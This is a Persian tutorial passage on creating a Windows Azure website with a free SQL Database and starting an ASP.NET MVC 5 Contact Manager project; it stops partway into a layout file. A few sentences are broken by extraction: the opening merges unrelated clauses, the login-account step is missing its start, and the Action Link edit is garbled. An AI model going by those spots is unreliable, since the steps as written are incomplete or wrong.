
Windows Azure SQL Database یک سرویس دیتابیس رابطه‌ای (relational) و مبتنی بر Cloud است که بر اساس تکنولوژی‌های ساخته شده ابزار و اپلیکیشن‌هایی که با SQL Server کار می‌کنند با SQL Database نیز می‌توانند کار کنند. در پرتال مدیریتی Windows Azure روی [Web Sites](#) و [New](#) را برگزینید.



روی [Custom Create](#) و سپس [Web Site](#) کلیک کنید.



در مرحله **Create Web Site** در قسمت URL یک رشته وارد کنید که آدرسی منحصر بفرد برای اپلیکیشن شما خواهد بود. آدرس کامل وب سایت شما، ترکیبی از مقدار این فیلد و مقدار روبروی آن است.



در لیست **Database** گزینه **Create a free 20 MB Database** را انتخاب کنید.

در لیست **Region** همان مقداری را انتخاب کنید که برای وب سایت تان انتخاب کرده اید. تنظیمات این قسمت مشخص می‌کند که ماشین مجازی (VM) شما در کدام مرکز داده (data center) خواهد بود.

در قسمت **DB Connection String Name** مقدار پیش فرض **DefaultConnection** را بپذیرید.

دکمه فلش پایین صفحه را کلیک کنید تا به مرحله بعد، یعنی مرحله **Specify Database Settings** بروید.


در قسمت **Name** مقدار **ContactDB** را وارد کنید (تصویر زیر).

در قسمت **Server** گزینه **New SQL Database Server** را انتخاب کنید. اگر قبل از این ساخته اید می‌توانید آن را از کنترل dropdown انتخاب کنید.


مقدار قسمت **Region** را به همان مقداری که برای ایجاد وب سایت تان تنظیم کرده اید تغییر دهید.

یک کاربری وجود ندارد و در واقع اطلاعات یک حساب کاربری جدید را وارد می‌کنید تا بعداً هنگام دسترسی به دیتابیس از آن استفاده کنید. اگر دیتابیس دیگری را از لیست انتخاب کرده باشید، اطلاعات یک حساب کاربری موجود از شما دریافت خواهد شد. در مثال این مقاله ما گزینه **Advanced** را رها می‌کنیم. همچنین در نظر داشته باشید که برای دیتابیس‌های رایگان تنها از یک Collation می‌توانید استفاده کنید.

دکمه تایید پایین صفحه را کلیک کنید تا مراحل تمام شود.




تصویر زیر استفاده از یک SQL Server و حساب کاربری موجود (existing) را نشان می‌دهد.




پرتابل مدیریتی پس از اتمام مراحل، به صفحه وب سایتها باز می‌گردد. ستون **Status** نشان می‌دهد که سایت شما در حال ساخته شدن است. پس از مدتی (معمولاً کمتر از یک دقیقه) این ستون نشان می‌دهد که سایت شما با موفقیت ایجاد شده. در منوی پیمایش سمت چپ، تعداد سایت‌هایی که در اکانت خود دارید در کنار آیکون **Web Sites** نمایش داده شده است، تعداد دیتابیس‌ها نیز در کنار آیکون **SQL Databases** نمایش داده می‌شود.

یک اپلیکیشن 5 ASP.NET MVC بسازید
شما یک وب سایت Windows Azure ساختید، اما هنوز هیچ محتوای در آن وجود ندارد. قدم بعدی ایجاد یک اپلیکیشن وب در ویژوال استودیو و انتشار آن است. ابتدا یک پروژه جدید بسازید.




نوع پروژه را **ASP.NET Web Application** انتخاب کنید.



نکته: در تصویر بالا نام پروژه "MyExample" است اما حتماً نام پروژه خود را به "ContactManager" تغییر دهید. قطعه کدهایی که در ادامه مقاله خواهید دید نام پروژه را ContactManager فرض می‌کنند.

در دیالوگ جدید ASP.NET نوع اپلیکیشن را **MVC** انتخاب کنید و دکمه **Change Authentication** را کلیک کنید.



گزینه پیش فرض **Individual User Accounts** را بپذیرید. برای اطلاعات بیشتر درباره متد های دیگر احراز هویت به [این لینک](#) مراجعه کنید. دکمه های OK را کلیک کنید تا تمام مراحل تمام شوند.

تنظیم تیتر و پاورقی سایت فایل `_Layout.cshtml` را باز کنید. دو نمونه از متن "My ASP.NET MVC Application" را با عبارت "Contact Manager" جایگزین کنید.

عبارت "Application name" را هم با "CM Demo" جایگزین کنید.

اولین Action Link را ویرایش کنید و مقدار `Cm` با `Home` استفاده کند.

```

<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>@ViewBag.Title - Contact Manager</title>
    @Styles.Render("~/Content/css")
    @Scripts.Render("~/bundles/modernizr")

